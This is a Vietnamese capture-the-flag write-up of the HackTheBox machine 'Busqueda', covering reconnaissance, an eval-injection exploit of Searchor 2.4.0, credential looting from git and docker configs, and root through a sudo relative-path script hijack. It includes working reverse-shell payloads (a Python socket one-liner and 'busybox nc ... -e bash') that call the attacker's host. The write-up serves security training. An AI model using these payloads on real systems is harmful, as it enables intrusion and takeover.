

Busqueda

<https://app.hackthebox.com/machines/busqueda>

1. Technicals Details

1.1. Reconnaissance

Nmap scan

Đầu tiên, thực hiện scan port và các service tương ứng bằng **nmap**.

```
$ nmap -sS -sC -sV -p- 10.129.228.217

Nmap scan report for 10.129.228.217
Host is up (0.14s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4f:e3:a6:67:a2:27:f9:11:8d:c3:0e:d7:73:a0:2c:28 (ECDSA)
|_  256 81:6e:78:76:6b:8a:ea:7d:1b:ab:d4:36:b7:f8:ec:c4 (ED25519)
80/tcp    open  http     Apache httpd 2.4.52
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: Did not follow redirect to http://searcher.htb/
Service Info: Host: searcher.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 960.98 seconds
```

Phân tích kết quả của **nmap**, ta thấy Target là 1 máy chủ Ubuntu Linux, và chỉ có 02 cổng được mở

- 80 cho dịch vụ web, phần mềm web server là Apache httpd phiên bản 2.4.52
- 22 cho dịch vụ SSH, phần mềm SSH-Server là OpenSSH 8.9p1


FUZZ

Sử dụng trình duyệt để truy cập dịch vụ web của Target theo địa chỉ IP, lập tức bị chuyển hướng đến domain url: <http://searcher.htb/> và báo lỗi



Cho thấy phần mềm web có hoạt động, và được cấu hình permalink theo domain

Ta thêm bản ghi `10.129.228.217 searcher.htb` vào file hosts, truy cập thành công vào trang web



Thực hiện Fuzz với **FFUF** và bộ wordlist commont.txt



```
:: Method : GET
:: URL : http://searcher.htb/FUZZ
:: Wordlist : FUZZ: /home/kali/wordlist/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403,405,500

[Status: 405, Size: 153, Words: 16, Lines: 6, Duration: 95ms]
* FUZZ: search

[Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 56ms]
* FUZZ: server-status

:: Progress: [4712/4712] :: Job [1/1] :: 424 req/sec :: Duration: [0:00:10] ::
Errors: 0 ::
```

Kết quả FUZZ chưa ghi nhận thông tin gì đáng chú ý.

Summary

Ngoài thông tin về các port, dịch vụ mạng từ kết quả **nmap**, ta hầu như chưa thu thập được thông tin gì có giá trị để tấn công mục tiêu.

Trong tình huống này, phương hướng khả thi là truy cập trang web, manual pentest tìm lỗ hổng, từ đó có thể thực hiện Initial Access.

2.1. Initial Access

1-day Exploit

Sau 1 hồi sử dụng các tính năng của trang web như là 1 người sử dụng bình thường, ta cũng chưa phát hiện được phương hướng khai thác nào.

Nhưng để ý thông tin dưới footer, ta biết được trang này được code bằng Python, dựa trên Flask framework, tên phần mềm là Searchor, phiên bản 2.4.0, và quan trọng, có cả repo mã nguồn trên github kia.

Tags	
v2.5.2 <small>new</small> on Feb 28 44c7c36 zip tar.gz Notes Verified	
v2.5.1 <small>new</small> on Feb 28 3da1d37 zip tar.gz Notes Verified	
v2.5.0 <small>new</small> on Feb 28 9fc741b zip tar.gz Notes Verified	
v2.4.4 <small>new</small> on Dec 7, 2022 a946749 zip tar.gz Notes Verified	
v2.4.3 <small>new</small> on Nov 13, 2022 a7fcb1e zip tar.gz Notes Verified	
v2.4.2 <small>new</small> on Oct 31, 2022 96d2289 zip tar.gz Verified	
v2.4.2f <small>new</small> on Oct 31, 2022 6af2131 zip tar.gz Notes Verified	
v2.4.1 <small>new</small> on Oct 23, 2022 67f2e8e zip tar.gz Notes Verified	
v2.4.0 <small>new</small> on Oct 23, 2022 b5e67ec zip tar.gz Notes Verified	

Tại thời điểm thực hiện lab này, phiên bản mới nhất của Searchor là v2.5.2. Trong khi đó, phiên bản đang được deploy trên Target là v.2.4.0 – đã khá cũ - phát hành cách đây đã hơn 1 năm. Lập tức tôi nghĩ đến lỗi 1-day, trên internet đã có POC khai thác rồi thì sao? *Ta sẽ “Đứng trên vai người khổng lồ”*

Tìm kiếm google với từ khoá: *searchor 2.4.0 exploit poc*

Ta dễ dàng tìm được payload khai thác tại:

<https://github.com/nexis-nexis/Searchor-2.4.0-POC-Exploit-/blob/main/README.md>


Qua tìm hiểu POC, ta biết rằng lỗi này do code tại dòng 33 trong file main.py. Dòng này thực hiện hàm eval giá trị **query**, là một untrusted data do người dùng nhập vào => **đúng là vỡ mồm**.

```
busqueda-write-up.txt hosts main.py
13     "-o",
14     "--open",
15     is_flag=True,
16     default=False,
17     show_default=True,
18     help="Opens your web browser to the generated link address",
19 )
20 @click.option(
21     "-c",
22     "--copy",
23     is_flag=True,
24     default=False,
25     show_default=True,
26     help="Copies the generated link address to your clipboard",
27 )
28 @click.argument("engine")
29 @click.argument("query")
30 def search(engine, query, open, copy):
31     try:
32         url = eval(
33             f"Engine.{engine}.search('{query}', copy_url={copy}, open_web={open})"
34         )
35         click.echo(url)
36         searchor.history.update(engine, query, url)
37         if open:
38             click.echo("opening browser...")
39         if copy:
40             click.echo("link copied to clipboard")
41     except AttributeError:
42         print("engine not recognized")
43
44
45 @cli.command()
46 @click.option(
47     "-c",
48     "--clear",
49     is_flag=True,
50     default=False,
51     show_default=True,
52     help="Clears the search history",
53 )
54 def clear():
55     searchor.history.clear()
56     click.echo("Search history cleared")
57
58 if __name__ == '__main__':
59     cli.main()
```

Tại Kali, sử dụng nc để lắng nghe port 80, chờ đợi 1 cú Reverse Shell từ Target dội về:

Nhập payload cho Burp Suite:

```
', exec("import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(('10.10.16.10',80));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(['/bin/bash','-i']);")#
```



Ta có reverse shell, với quyền của user có tên svc, lấy được user-flag

```
(kali@ kali)-[~]
$ sudo nc -lvnp 80
[sudo] password for kali:
listening on [any] 80 ...
connect to [10.10.16.10] from (UNKNOWN) [10.129.56.139] 53346
bash: cannot set terminal process group (1548): Inappropriate ioctl for device
bash: no job control in this shell
svc@busqueda:/var/www/app$ whoami
whoami
svc
svc@busqueda:/var/www/app$ id
id
uid=1000(svc) gid=1000(svc) groups=1000(svc)
svc@busqueda:/var/www/app$ cd /home/svc
cd /home/svc
svc@busqueda:~$ ls
ls
user.txt
svc@busqueda:~$ cat user.txt
cat user.txt
c37a90e8bcl82887bb600e83db3089a2
svc@busqueda:~$
```

2.2. Privilege Escalation


Với reverse-shell trên tài khoản svc, ta lục lọi tìm credential trong các file cấu hình, source code, .env,... có trên server. Trong đó file /var/www/app/.git/config, cho ta thêm credential của cody: `jh1usoih2bkjaspwe92`

```

svc@busqueda:/var/www/app/.git$ cat config
cat config
[core]
    repositoryformatversion = 0
    filemode = true
    bare = false
    logallrefupdates = true
[remote "origin"]
    url = http://cody:jhlusoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
    fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
    remote = origin
    merge = refs/heads/main
svc@busqueda:/var/www/app/.git$

```

Ngoài ra, thông tin trong file config này cũng cho ta biết, trên server này còn hosting 1 phần mềm git-server nữa, cài đặt theo địa chỉ <http://gitea.searcher.htb>.
cody:jhlusoih2bkjaspwe92 chính là username/password để truy cập hệ thống git này.



Với vai trò của cody, ta cũng không loot thêm được credential nào. Tuy nhiên, ta cũng biết rằng, trên hệ thống git này, ngoài **cody**, còn có user **administrator** nữa. Thử đăng nhập administrator với 02 password đã loot được ở đoạn trên, nhưng không thành công.

Tạm thời để cái git này lại đã. Có thêm manh mối, cần quay lại, ta sẽ quay lại sau.

Đây là 1 linux server, ta sẽ áp dụng các kỹ thuật leo quyền đặc trưng của Linux để đi tới các bước cuối cùng.

Việc tìm kiếm manh mối qua **SUID, Scheduled Task, Kernel Exploit** không cho kết quả khả quan.

Sudo privileges

Lệnh `sudo -l` trong Linux được sử dụng để liệt kê các lệnh được phép chạy với đặc quyền `sudo`. Lệnh `sudo` cho phép người dùng được phép thực thi lệnh với tư cách là superuser hoặc người dùng khác, theo cấu hình chính sách bảo mật.

```
svc@busqueda:/var/www/app/.git$ sudo -l -S
sudo -l -S
[sudo] password for svc: jh1usoih2bkjaspwe92
Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\
:/snap/bin,
    use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
```

Sử dụng lại mật khẩu `jh1usoih2bkjaspwe92` đã loot được ở bước trước, chạy thành công lệnh `sudo -l -S`

(Ghi chú: tham số `-S` cho phép ta nhập mật khẩu trên cli của reverse-shell)

Kết quả chạy lệnh cho biết, `svc` được uỷ quyền root để chạy python script `/opt/scripts/system-checkup.py`

Trong thư mục `/opt/scripts/` ta thấy còn thư mục `.git` (không được phép truy cập) và các file: `check-ports.py`, `full-checkup.sh`, `install-flask.sh`. Tất cả đều thuộc owner `root`, `svc` không được phép xem nội dung file.

```
svc@busqueda:/opt/scripts$ ls -lia
ls -lia
total 28
 43403 drwxr-xr-x 3 root root 4096 Dec 24 2022 .
393219 drwxr-xr-x 4 root root 4096 Mar  1 2023 ..
 43428 -rwx--x--x 1 root root  586 Dec 24 2022 check-ports.py
 43447 -rwx--x--x 1 root root  857 Dec 24 2022 full-checkup.sh
 98402 drwxr-x--- 8 root root 4096 Apr  3 2023 .git
 43536 -rwx--x--x 1 root root 3346 Dec 24 2022 install-flask.sh
 43251 -rwx--x--x 1 root root 1903 Dec 24 2022 system-checkup.py
svc@busqueda:/opt/scripts$ cd .git
cd .git
bash: cd: .git: Permission denied
svc@busqueda:/opt/scripts$ cat check-ports.py
cat check-ports.py
cat: check-ports.py: Permission denied
svc@busqueda:/opt/scripts$ cat full-checkup.sh
cat full-checkup.sh
cat: full-checkup.sh: Permission denied
svc@busqueda:/opt/scripts$ cat system-checkup.py
cat system-checkup.py
cat: system-checkup.py: Permission denied
```


Xem hướng dẫn sử dụng với lệnh `sudo python3 /opt/scripts/system-checkup.py -help`

```
$ sudo python3 /opt/scripts/system-checkup.py -help
<sudo python3 /opt/scripts/system-checkup.py -help
Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

    docker-ps      : List running docker containers
    docker-inspect : Inspect a certain docker container
    full-checkup   : Run a full system checkup
```

Ta thấy, 1 trong 3 tham số bắt buộc phải truyền vào là `docker-ps`, `docker-inspect`, `full-checkup`; và 02 tham số không bắt buộc phía sau. Tham số `full-checkup` có tên trùng với tên file `full-checkup.sh`. *Phải chăng khi truyền tham số này, file `full-checkup.sh` sẽ được gọi thực thi?* Nghi vấn này cần được kiểm chứng.

Chạy thử lần lượt, đầu tiên là với tham số `docker-ps`

```
$ sudo python3 /opt/scripts/system-checkup.py docker-ps
<do python3 /opt/scripts/system-checkup.py docker-ps
CONTAINER ID      IMAGE               COMMAND              CREATED
STATUS           PORTS              NAMES
960873171e2e     gitea/gitea:latest  "/usr/bin/entrypoint..." 11 months ago
Up 12 hours      127.0.0.1:3000->3000/tcp, 127.0.0.1:222->22/tcp  gitea
f84a6b33fb5a     mysql:8            "docker-entrypoint.s..." 11 months ago
Up 12 hours      127.0.0.1:3306->3306/tcp, 33060/tcp             mysql_db
```

⇒ Lệnh này tương đương với `docker ps` để liệt kê danh sách containers. Có 02 container.

Tiếp theo là với tham số `docker-inspect`, lệnh này yêu cầu bắt buộc thêm 2 tham số nữa là `<format>` và `<container_name>`

```
svc@busqueda:/opt/scripts$ sudo python3 /opt/scripts/system-checkup.py
docker-inspect
<thon3 /opt/scripts/system-checkup.py docker-inspect
Usage: /opt/scripts/system-checkup.py docker-inspect <format> <container name>
```

Tra cứu lại tài liệu official của docker tại link

<https://docs.docker.com/engine/reference/commandline/inspect/>, ta truyền vào bộ tham số đầy đủ

```
$ sudo python3 /opt/scripts/system-checkup.py docker-inspect --format='{{json
.Config}}' 960873171e2e
<er-inspect --format='{{json .Config}}' 960873171e2e
--format="{\"Hostname\":\"960873171e2e\",\"Domainname\":\"\",\"User\":\"\",\"AttachStdin\":fa
lse,\"AttachStdout\":false,\"AttachStderr\":false,\"ExposedPorts\":{\"22/tcp\":{},\"300
0/tcp\":{}},\"Tty\":false,\"OpenStdin\":false,\"StdinOnce\":false,\"Env\":[\"USER_UID=11
5\",\"USER_GID=121\",\"GITEA_database_DB_TYPE=mysql\",\"GITEA_database_HOST=db:3
306\",\"GITEA_database_NAME=gitea\",\"GITEA_database_USER=gitea\",\"GITEA_datab
ase_PASSWD=yuiulhoiu4i5holuh\",\"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:
/usr/bin:/sbin:/bin\",\"USER=git\",\"GITEA_CUSTOM=/data/gitea\"],\"Cmd\":[\"/bin/s6-sv
scan\",\"/etc/s6\"],\"Image\":\"gitea/gitea:latest\",\"Volumes\":{\"/data\":{},\"/etc/loca
```

```
ltime":{},"/etc/timezone":{},"WorkingDir":"","Entrypoint":["/usr/bin/entrypoint"],"OnBuild":null,"Labels":{"com.docker.compose.config-hash":"e9e6ff8e594f3a8c77b688e35f3fe9163fe99c66597b19bdd03f9256d630f515","com.docker.compose.container-number":"1","com.docker.compose.oneoff":"False","com.docker.compose.project":"docker","com.docker.compose.project.config_files":"docker-compose.yml","com.docker.compose.project.working_dir":"/root/scripts/docker","com.docker.compose.service":"server","com.docker.compose.version":"1.29.2","maintainer":"maintainers@gitea.io","org.opencontainers.image.created":"2022-11-24T13:22:00Z","org.opencontainers.image.revision":"9bccc60cf51f3b4070f5506b042a3d9a1442c73d","org.opencontainers.image.source":"https://github.com/go-gitea/gitea.git","org.opencontainers.image.url":"https://github.com/go-gitea/gitea"}}
```

=> loot thêm được 1 credential nữa dưới dạng mật khẩu, **yuiu1hoiu4i5ho1uh**

Xem tiếp `{{json .Config}}` của container **f84a6b33fb5a**

```
$ sudo python3 /opt/scripts/system-checkup.py docker-inspect --format='{{json .Config}}' f84a6b33fb5a
--format={"Hostname":"f84a6b33fb5a","Domainname":"","User":"","AttachStdin":false,"AttachStdout":false,"AttachStderr":false,"ExposedPorts":{"3306/tcp":{},"33060/tcp":{},"Tty":false,"OpenStdin":false,"StdinOnce":false,"Env":["MYSQL_ROOT_PASSWORD=jI86kGUUj87guWr3RyF","MYSQL_USER=gitea","MYSQL_PASSWORD=yuiu1hoiu4i5ho1uh","MYSQL_DATABASE=gitea","PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin","GOSU_VERSION=1.14","MYSQL_MAJOR=8.0","MYSQL_VERSION=8.0.31-1.el8","MYSQL_SHELL_VERSION=8.0.31-1.el8"],"Cmd":["mysqld"],"Image":"mysql:8","Volumes":{"var/lib/mysql":{},"WorkingDir":"","Entrypoint":["docker-entrypoint.sh"],"OnBuild":null,"Labels":{"com.docker.compose.config-hash":"1b3f25a702c351e42b82c1867f5761829ada67262ed4ab55276e50538c54792b","com.docker.compose.container-number":"1","com.docker.compose.oneoff":"False","com.docker.compose.project":"docker","com.docker.compose.project.config_files":"docker-compose.yml","com.docker.compose.project.working_dir":"/root/scripts/docker","com.docker.compose.service":"db","com.docker.compose.version":"1.29.2"}}
```

=> tiếp tục loot thêm được 1 credential nữa dưới dạng mật khẩu, **jI86kGUUj87guWr3RyF**

Tham số bắt buộc cuối cùng full-checkup,

```
svc@busqueda:/opt/scripts$ sudo python3 /opt/scripts/system-checkup.py full-checkup
<python3 /opt/scripts/system-checkup.py full-checkup
[=] Docker containers
{
  "/gitea": "running"
}
{
  "/mysql_db": "running"
}

[=] Docker port mappings
{
  "22/tcp": [
    {
      "HostIp": "127.0.0.1",
      "HostPort": "222"
    }
  ],
  "3000/tcp": [
    {
      "HostIp": "127.0.0.1",
      "HostPort": "3000"
    }
  ]
}

[=] Apache webhosts
[+] searcher.htb is up
[+] gitea.searcher.htb is up

[=] PM2 processes
```

id	name	namespace	version	mode	pid	uptime		status	cpu	mem	user	watching
0	app	default	N/A	fork	1548	12h	0	online	0%	31.0mb	svc	disabled

```
[+] Done!
svc@busqueda:/opt/scripts$
```

Kết quả chạy lệnh này là trạng thái đầy đủ của các docker container. Chưa có thông tin gì quý giá cho bước tấn công tiếp theo.

Exploit Patch Traversal

Thử với 02 mật khẩu mới loot thêm được cho **administrator**, (**administrator:yuiu1hoiu4i5ho1uh**), đăng nhập thành công trở lại git server, loot được toàn bộ source code các file trong thư mục `/opt/scripts/`

Not secure

gitea.searcher.htb/administrator/scripts

es Pull Requests Milestones Explore

administrator/scripts

Private

Unwatch

1

Star

0

Fork

0

<> Code

Issues

Pull Requests

Packages

Projects

Releases

Wiki

Activity

Settings

No Description

Manage Topics

1 Commit

1 Branch

0 Tags

103 KiB

main

Go to file

Add File

HTTP

SSH

http://gitea.searcher.htb/administrator/scripts.git

administrator

b9a29dc5cc

Initial commit

12 months ago

check-ports.py

Initial commit

12 months ago

full-checkup.sh

Initial commit

12 months ago

install-flask.sh

Initial commit


12 months ago

system-checkup.py

Initial commit

12 months ago

Mã nguồn của system-checkup.py xác nhận chính xác nghi vấn lúc trước, **full-checkup.sh** được gọi thực thi, theo đường dẫn tương đối.



```
23         exit(1)
24         container = sys.argv[3]
25         arg_list = ['docker', 'inspect', '--format', _format, container]
26         print(run_command(arg_list))
27
28     except IndexError:
29         print(f"Usage: {sys.argv[0]} docker-inspect <format> <container_name>")
30         exit(1)
31
32     except Exception as e:
33         print('Something went wrong')
34         exit(1)
35
36     elif action == 'docker-ps':
37         try:
38             arg_list = ['docker', 'ps']
39             print(run_command(arg_list))
40
41         except:
42             print('Something went wrong')
43             exit(1)
44
45     elif action == 'full-checkup':
46         try:
47             arg_list = ['./full-checkup.sh']
48             print(run_command(arg_list))
49             print('[+] Done!')
50         except:
51             print('Something went wrong')
52             exit(1)
53
54
55 if __name__ == '__main__':
56
57     try:
58         action = sys.argv[1]
59         if action in actions:
60             process_action(action)
61     else:
```

Đến đây cánh cửa PE hoàn toàn được mở ra, do file full-checkup.sh được lấy từ **thư mục hiện tại** mà ta đang chạy lệnh `sudo python3 /opt/scripts/system-checkup.py`

Phương án exploit, là ta sẽ tạo 1 file full-checkup.sh hoàn toàn mới, chứa mã lệnh tạo revert shell để đánh lừa system-checkup.py gọi thực thi

Trên Kali, dùng nc mở tiếp port 6666, sẵn sàng chờ đợi 1 cú Reverse Shell từ Target dội về:

Trên Target, di chuyển (cd) đến thư mục /dev/shm, tạo file full-checkup.sh với nội dung

```
#!/bin/bash
busybox nc 10.10.16.10 6666 -e bash
```

(Rất may, đã kiểm tra trên Target có **busybox**)

`chmod +x ./full-checkup.sh` để được phép thực thi

và chạy lệnh:

```
svc@busqueda:/dev/shm$ sudo python3 /opt/scripts/system-checkup.py
full-checkup
```

Trên Kali, ta có revert shell với quyền root, `cat /root/root.txt` để lấy root-flag

```

(kali@kali)~$ sudo nc -lvnp 6666
[sudo] password for kali:
listening on [any] 6666 ...
connect to [10.10.16.10] from (UNKNOWN) [10.129.56.139] 36954
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
cat /root/root.txt
7aec9c2f6cff55cd4d70dba2d7d08d02

```

2. Summary - Mapping MITRE ATT&CK

Tactics: Reconnaissance

Threat Actor Technique / Sub-Techniques	Threat Actor Procedure(s)
Active Scanning [T1595]	Kẻ tấn công đã thực hiện trình sát target để thu thập các thông tin sơ lược như IP, các port được mở và các service tương ứng; phiên bản phần mềm đang hoạt động. Từ đó mà kẻ tấn công đã thu thập được các thông tin về hệ thống, phục vụ cho các giai đoạn sau.

Tactics: Initial Access

Threat Actor Technique / Sub-Techniques	Threat Actor Procedure(s)
Exploit Public-Facing Application [T1190]	Kẻ tấn công truy cập sử dụng thông tin thu thập được từ bước nhờ kỹ thuật Active Scanning, sử dụng (có thể điều chỉnh) các POC đã được công bố để tiến hành khai thác trên hệ thống có lỗi 1-day.

Tactics: Discovery

Threat Actor Technique / Sub-Techniques	Threat Actor Procedure(s)
Account Discovery [T1087]	Sau khi xâm nhập được vào target, kẻ tấn công đã sử dụng tìm trong các file cấu hình, môi trường, source code để tìm các tài khoản hợp lệ có quyền trên hệ thống.

Tactics: Privilege Escalation

Threat Actor Technique / Sub-Techniques	Threat Actor Procedure(s)
Sudo and Sudo Caching [T1548.003]	Lệnh sudo "cho phép quản trị viên hệ thống ủy quyền để cung cấp cho một số người dùng (hoặc

	<p>nhóm người dùng) nhất định khả năng chạy một số (hoặc tất cả) lệnh với quyền root hoặc người dùng khác trong khi cung cấp bản kiểm tra các lệnh và đối số của chúng."</p> <p>Kẻ tấn công có thể thao túng, thay đổi tham số với các lệnh được ủy quyền chạy với quyền cao hơn để Nâng cao đặc quyền.</p>

=====END=====